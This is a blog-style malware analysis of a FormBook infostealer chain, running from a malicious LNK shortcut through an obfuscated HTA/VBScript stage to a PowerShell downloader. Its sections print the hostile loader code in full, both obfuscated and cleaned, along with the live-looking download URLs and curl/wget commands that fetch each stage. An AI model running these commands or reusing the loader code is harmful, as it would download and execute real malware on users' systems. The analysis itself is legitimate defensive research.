Malware Analysis - FormBook

June 13, 2024

4 minute read


Sample:

```
1dcce19e1a6306424d073487af821ff0
```

Background

FormBook is an infostealer malware that was first discovered in 2016. It steals various types of data from infected systems, including credentials cached in web browsers, screenshots, and keystrokes. It also has the ability to act as a downloader, enabling it to download and execute additional malicious files.


Static Analysis - Stage 1



SHA256 hash:	f2840d65ddee6a875210f31349e18385cbc9bca229666fc822642b546077e210
SHA3-384 hash:	07bd677a540b6258b2806ece8bb289f50a52b7d07d414373c53a4a1830ca9fbd8798c636c2f6dfd8210f53466461b326
SHA1 hash:	3ec0f825ba649dabcd1b2b09f63ed46be0c31579
MD5 hash:	6b077822e20c14af987bf869836dd89b
humanhash:	saturn-aspen-white-tennis
File name:	13820099132-PHOTO.lnk
Download:	download sample
Signature	Formbook Alert
File size:	301'118 bytes
First seen:	2024-06-08 15:18:23 UTC
Last seen:	*Never*

Figure 1: Malware Bazaar Entry

it’s crucial to understand that LNK files often serve as shortcuts to executable programs, making them susceptible to exploitation for malicious code execution. Consequently, I immediately employed LECMD to extract the command-line arguments that would be executed if the program were run, providing essential insights into potential malicious activities.



```
Source file: C:\Users\0x\Desktop\New folder\f2840d65ddee6a875210f31349e18385cbc9bca229666fc822642b546077e210.lnk
  Source created:  2024-06-09 13:20:22
  Source modified: 2024-06-09 20:19:52
  Source accessed: 2024-06-13 13:45:33

--- Header ---
  Target created:  null
  Target modified: null
  Target accessed: null

  File size (bytes): 0
  Flags: HasTargetIdList, HasName, HasRelativePath, HasArguments, HasIconLocation, IsUnicode
  File attributes: 0
  Icon index: 0
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Name: 13820099132-PHOTO
Relative Path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: . $env:C:\W*\S*2\m*h?a.*  'http://armanayegh.com/wee/wow123.hta'
Icon Location: shell32.dll
```


Figure 2: LECMD Output reveals URL

This output revealed a 2nd stage that is being downloaded from a URL. Here is a CMD command to download the file without executing it safely.

```
curl http://armanayegh.com/wee/wow123.hta > wow123.hta
```

Static Analysis - Stage 2

Observing the .hta file revealed that there is a Visual Basic script inside, as shown in Figure 3.




```
<head>
<script language="vBsCRIPT">



Function GlJRK(ByVal GfTygVTOsT)
   Dim nQAvK
   Dim bNIzRCl
    bNIzRCl = 61742
    Dim hwUtdEN
   hwUtdEN = Kkfqvjz(GfTygVTOsT)
        If hwUtdEN = 7000 + 1204 Then
    For Each nQAvK In GfTygVTOsT
   Dim mAINBHAVQN
         mAINBHAVQN = mAINBHAVQN & Chr(nQAvK - bNIzRCl)
      Next
   End If
  GlJRK = mAINBHAVQN
End Function




Function lzUb()
  Dim GfTygVTOsT
  Dim UHNJEsiuaGcwQ
  GfTygVTOsT = Array(61854,61853,61861,61843,61856,61857,61846,61843,61850,61850,61788,61843,61862,61843,61774,61787,61811,61862,61843,61841,61859,6185
    UHNJEsiuaGcwQ = GlJRK(GfTygVTOsT)
    Dim DGKCkFIKPbRB
      Set DGKCkFIKPbRB = IpwPq(GlJRK(Array(61829,61857,61841,61856,61847,61854,61858,61788,61825,61846,61843,61850,61850)))
       DGKCkFIKPbRB.Run(UHNJEsiuaGcwQ),0,true
self.close()
```

Visual Basic file   length : 10,853   lines : 54   Ln : 18   Col : 10   Pos : 353   Windows (CR LF)   UTF-8   INS


Figure 3: Showing The Content of the .hta file

It was observed that a main function is called on an array, likely for deobfuscation purposes. A new VBS file was created with the copy of the function and the array to observe the output of the new array as shown in Figure 4.



```
Function GlJRK(ByVal GfTygVTOsT)
    Dim nQAvK
    Dim bNIzRCl
     bNIzRCl = 61742
     Dim hwUtdEN
    hwUtdEN = Kkfqvjz(GfTygVTOsT)
            If hwUtdEN = 7000 + 1204 Then
     For Each nQAvK In GfTygVTOsT
    Dim mAINBHAVQN
            mAINBHAVQN = mAINBHAVQN & Chr(nQAvK - bNIzRCl)
            Next
    End If
  GlJRK = mAINBHAVQN
End Function

Function Kkfqvjz(ByVal hwUtdEN)
    Kkfqvjz = VarType( hwUtdEN)
End Function

GfTygVTOsT = Array(61854,61853,61861,61843,61856,61857,61846,61843,61850,61850,61788,61843,61862,61843,61774,61787,61811,61862,61843,61841,61859,61858,
UHNJEsiuaGcwQ = GlJRK(GfTygVTOsT)
WScript.Echo UHNJEsiuaGcwQ
```


Figure 4: Trying to Deobfuscate The Array



```
C:\Users\0x\Desktop\New folder>cscript test.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

powershell.exe -ExecutionPolicy UnRestricted function tGIue($EpIxmuGVuZLbfA, $aTGikfPRsZRV){[IO.File]::WriteAllBytes($
EpIxmuGVuZLbfA, $aTGikfPRsZRV)};function bXhQxPG($EpIxmuGVuZLbfA){if($EpIxmuGVuZLbfA.EndsWith((sJQmIfmn @(66989,67043,
67051,67051))) -eq $True){rundll32.exe $EpIxmuGVuZLbfA }elseif($EpIxmuGVuZLbfA.EndsWith((sJQmIfmn @(66989,67055,67058,
66992))) -eq $True){powershell.exe -ExecutionPolicy unrestricted -File $EpIxmuGVuZLbfA}elseif($EpIxmuGVuZLbfA.EndsWith
((sJQmIfmn @(66989,67052,67058,67048))) -eq $True){misexec /qn /i $EpIxmuGVuZLbfA}else{Start-Process $EpIxmuGVuZLbfA}}
;function EZaqwmkrpm($YYPOnwifQTinecw){$UnrKhxCyrLrSiUjqf = New-Object (sJQmIfmn @(67021,67044,67059,66989,67030,67044
,67041,67010,67051,67048,67044,67053,67059));[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]:
:TLS12;$aTGikfPRsZRV = $UnrKhxCyrLrSiUjqf.DownloadData($YYPOnwifQTinecw);return $aTGikfPRsZRV};function sJQmIfmn($rdZr
reW){$UDcOSFQvyucyt=66943;$hIpVaXCveA=$Null;foreach($LhcCvADFdJ in $rdZrreW){$hIpVaXCveA+=[char]($LhcCvADFdJ-$UDcOSFQv
yucyt)};return $hIpVaXCveA};function VpeUnfmvvUnskxx(){$joDRUbaqCRhqCUu = $env:AppData + '\';$ZYEuq = $joDRUbaqCRhqCUu
 + 'VAT%20certificate.exe'; if (Test-Path -Path $ZYEuq){bXhQxPG $ZYEuq;}Else{ $rqdhhzPQQqHkKt = EZaqwmkrpm (sJQmIfmn @
(67047,67059,67059,67055,67001,66990,66990,66992,67000,66999,66989,66993,66994,66989,66993,66991,66992,66989,66999,670
00,66990,67062,67040,67057,67052,66990,67029,67008,67027,66980,66993,66991,67042,67044,67057,67059,67048,67045,67048,6
7042,67040,67059,67044,66989,67044,67063,67044));tGIue $ZYEuq $rqdhhzPQQqHkKt;bXhQxPG $ZYEuq;};;;;}VpeUnfmvvUnskxx;
```

Figure 5: Output Of The Array Using CScript


The output is a Powershell script that is being executed. After some cleaing of the code it looks like this:



```
};
function EZaqwmkrpm($YYPOnwifQTinecw)
{
    $UnrKhxCyrLrSiUjqf = New-Object (sJQmIfmn @(67021,67044,67059,66989,67030,67044,67041,67010,67051,67048,67044,67053,67059));
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
    $aTGikfPRsZRV = $UnrKhxCyrLrSiUjqf.DownloadData($YYPOnwifQTinecw);
    return $aTGikfPRsZRV
};
function sJQmIfmn($rdZrreW)
{
    $UDcOSFQvyucyt=66943;
    $hIpVaXCveA=$Null;
    foreach($LhcCvADFdJ in $rdZrreW)
    {
        $hIpVaXCveA+=[char]($LhcCvADFdJ-$UDcOSFQvyucyt)
    };
    return $hIpVaXCveA
};
function VpeUnfmvvUnskxx()
{
    $joDRUbaqCRhqCUu = $env:AppData + '\';
    $ZYEuq = $joDRUbaqCRhqCUu + 'VAT%20certificate.exe';
    if (Test-Path -Path $ZYEuq)
    {
        bXhQxPG $ZYEuq;
    }
    Else
    {
    $rqdhhzPQQqHkKt = EZaqwmkrpm (sJQmIfmn @(67047,67059,67059,67055,67001,66990,66990,66992,67000,66999,66989,66993,66994,66989,66993,66991,66992,66989,66999,
    67000,66990,67062,67040,67057,67052,66990,67029,67008,67027,66980,66993,66991,67042,67044,67057,67059,67048,67045,67048,67042,67040,67059,67044,66989,67044,
    67063,67044));
    tGIue $ZYEuq $rqdhhzPQQqHkKt;
    bXhQxPG $ZYEuq;
    };;;;
}
VpeUnfmvvUnskxx;
```


Figure 6: PS Script After Cleaning

The attacker once again employed the same technique to obfuscate the code, utilizing a main function called on arrays. A new modified PS code was written to deobfuscate as shown in Figure 7.



```
function sJQmIfmn($rdZrreW)
{
    $UDcOSFQvyucyt=66943;
    $hIpVaXCveA=$Null;
    foreach($LhcCvADFdJ in $rdZrreW)
    {
        $hIpVaXCveA+=[char]($LhcCvADFdJ-$UDcOSFQvyucyt)
    };
    return $hIpVaXCveA
};

function EZaqwmkrpm($YYPOnwifQTinecw)
{
    $UnrKhxCyrLrSiUjqf = New-Object (sJQmIfmn @(67021,67044,67059,66989,67030,67044,67041,67010,67051,67048,67044,67053,67059));
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
    #$aTGikfPRsZRV = $UnrKhxCyrLrSiUjqf.DownloadData($YYPOnwifQTinecw);
    #return $aTGikfPRsZRV
    Write-Host $UnrKhxCyrLrSiUjqf
    return $YYPOnwifQTinecw
};

$rqdhhzPQQqHkKt = EZaqwmkrpm (sJQmIfmn @(67047,67059,67059,67055,67001,66990,66990,66992,67000,66999,66989,66993,66994,66989,66993,66991,66992,66989,66999,67000,
66990,67062,67040,67057,67052,66990,67029,67008,67027,66980,66993,66991,67042,67044,67057,67059,67048,67045,67048,67042,67040,67059,67044,66989,67044,67063,67044
));

Write-Host $rqdhhzPQQqHkKt
```


Figure 7: PS Script To Output



```
FLARE-VM 06/09/2024 07:09:57
PS C:\Users\0x\Desktop\New folder > .\test_ps.ps1
System.Net.WebClient
http://198.23.201.89/warm/VAT%20certificate.exe
```

Figure 8: Output Of The Arrays

As depicted in Figure 8, the deobfuscation process was successful, revealing a new stage.




```
FLARE-VM 06/09/2024 07:31:01
PS C:\Users\0x\Desktop\New folder > wget http://198.23.201.89/warm/VAT%20certificate.exe -O certificate.exe
```

Figure 9: Downloading The Actuall Malware

Static Analysis - Stage 3

This is the final stage of the malware, where it runs and executes.



md5	1dcce19e1a6306424d073487af821ff0
sha1	9de500775811f65415266689cbdfd035e167f148
sha256	77e14caae3daf05c1f5a6a3d10e4936cc58944d6ae9ec6943b1be6d995e94b5c
analysis	static
os	windows
format	pe
arch	i386
